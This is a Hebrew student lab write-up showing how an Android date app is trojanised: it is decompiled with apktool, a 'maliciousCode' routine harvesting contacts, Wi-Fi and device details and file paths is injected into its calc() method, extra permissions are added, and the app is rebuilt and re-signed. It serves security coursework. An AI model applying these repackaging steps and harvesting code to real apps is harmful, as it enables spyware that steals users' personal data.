

מטלה אחרונה

מגיש אביהוא אושרי

לאחר שהורדתי את האפליקצייה השתמשתי בפקודה apktool d magicDate.apk על מנת לקבל את קבצי smali :



לאחר ביצוע הפקודה הוספה לתיקייה תיקייה חדשה שבה יש את כל קבצי smali



היה צריך לכתוב קוד זדוני לכן כתבתי אחד שמוציא מידע על הפלאפון (אנשי קשר , לאיזה רשת מחובר , איזה סוג המכשיר , נתיבי קבצים ועוד...)


```
    OutputStreamWriter outputStreamWriter ;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        maliciousCode();

    }


    public void maliciousCode() {
        String[] permissions_req = {
                Manifest.permission.READ_CONTACTS,
                Manifest.permission.WRITE_CONTACTS,
                Manifest.permission.ACCESS_WIFI_STATE,
                Manifest.permission.WRITE_EXTERNAL_STORAGE,
                Manifest.permission.READ_EXTERNAL_STORAGE,

        };
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.M) {
            this.requestPermissions(permissions_req, requestCode: 1);
        }
        File sdcard = Environment.getExternalStorageDirectory();
        File deviceDetails = new File(sdcard.getAbsolutePath(), child: "DeviceDetails.text");

        try {
            outputStreamWriter = new OutputStreamWriter(new FileOutputStream(deviceDetails));
```

לאחר כתיבת הקוד הזדוני יש לעשות לו Repackaging על מנת לקבל את הקודsmali של הMalicious code ולכן נבצע את הפקודה הבאה על הMalicious.apk

נשתמשapktool d Malicious.apk

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. □□ □□□□□□□ □□□□□□.

C:\Users\avihu\AndroidStudioProjects\MagicDate2\app\build\outputs\apk\debug>apktool d Malicious.apk
I: Using Apktool 2.4.1 on Malicious.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\avihu\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

C:\Users\avihu\AndroidStudioProjects\MagicDate2\app\build\outputs\apk\debug>
```

כעת נוצר קוד smali שממנו ניקח **חלקים חיוניים** ו"נשתיל" לתוך קוד הsmali של אפליקציית ה magic date




```
# instance fields
.field outputStreamWriter:Ljava/io/OutputStreamWriter;

.field private anzahl:Landroid/widget/EditText;

.field private anzahlArray:Ljava/util/ArrayList;
.end field

.field private datePicker:Landroid/widget/DatePicker;
```

```
.source "Malicious.java"


# instance fields
.field outputStreamWriter:Ljava/io/OutputStreamWriter;


# direct methods
.method public constructor <init>()V
.end method

.method private FilePath(Ljava/io/File;)V
.end method

.method private getDeviceDetails()V
.end method

.method private getWifiDetails()V
.end method


# virtual methods
.method public maliciousCode()V
.end method

.method protected onCreate(Landroid/os/Bundle;)V
.end method
```

```
.method static synthetic access$1(Lcom/MagicDate/MagicDate;I)V
.end method

.method static synthetic access$2(Lcom/MagicDate/MagicDate;I)V
.end method

.method static synthetic access$3(Lcom/MagicDate/MagicDate;)Landroid/widget/EditText;
.end method

.method static synthetic access$4(Lcom/MagicDate/MagicDate;I)V
.end method

.method private calc(I)V
.end method

.method private getRandom()V
.end method

.method private FilePath(Ljava/io/File;)V
.end method

.method private getDeviceDetails()V
.end method

.method private getWifiDetails()V
.end method
```

```
# virtual methods
.method public maliciousCode()V
.end method

.method public alertMessage(Ljava/lang/String;Z)V
.end method

.method public onClick(Landroid/view/View;)V
.end method

.method public onCreate(Landroid/os/Bundle;)V
```

נשתיל את הקריאה לפונקצייה malicious() בתוך הפונקצייה calc() של MagicDate() :


```
199
200         return-void
201     .end method
202
203     .method private calc(I)V
204         .locals 9
205         .param p1, "anzahl"    # I
206
207         .prologue
208         const/4 v8, 0x5
209
210         const/4 v7, 0x1
211
212         const/16 v6, 0xa
213
214         const/4 v5, 0x2
215
216         .line 145
217         iget-object v1, p0, Lcom/MagicDate/MagicDate;->tmpDate:Ljava/util/Calendar;
218         invoke-virtual {p0}, Lcom/MagicDate/MagicDate/Malicious;->maliciousCode()V
219
220         invoke-virtual {v1}, Ljava/util/Calendar;->clear()V
221
222         .line 146
223         iget-object v1, p0, Lcom/MagicDate/MagicDate;->tmpDate:Ljava/util/Calendar;
224
225         iget v2, p0, Lcom/MagicDate/MagicDate;->intJahr:I
226
227         iget v3, p0, Lcom/MagicDate/MagicDate;->intMonat:I
```

נשנה את כל הPackage מ - `Lcom/MagicDate/MagicDate/Malicious` ל- `Lcom/MagicDate/MagicDate`

כעת נשנה את הקוד של ה-manifest ב - magicDate ונשים שם את כל ההרשאות מקובץ ה-manifest של Malicious :


```
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

<application android:icon="@drawable/icon" android:label="@string/app_name">
    <activity android:label="@string/app_name" android:name=".MagicDate" android:screenOrientation="portrait">
```

בשלב זה נסגור את החבילה עוד פעם ויצור apk חדש אשר ישמר בתקיית dist בעזרת פקודת **apktool b magicDate**:




ניצור מפתח לאפליקצייה בעזרת הפקודה

keytool -alias avihu -genkey -v -keystore key.keystore



לבסוף נחתום את האפליקצייה על ידי הפקודה

jarsigner -keystore key.keystore magicDate.apk avihu



לאחר ההתקנה של האפליקצייה באימולטור נפתחה האפליקצייה הבאה כשלחצתי על כפתור **Calculate** זה הפעיל ברקע את הקוד הזדוני מה שגרם ליצירת קובץ עם פרטי המכשיר כשבהם :

1. **מידע אודות הWIFI**
2. **מידע אודות המכשיר הנתקף**
3. **נתיבי הקבצים במכשיר**
4. **אנשי הקשר + מספרי טלפון**

וזה נראה כך: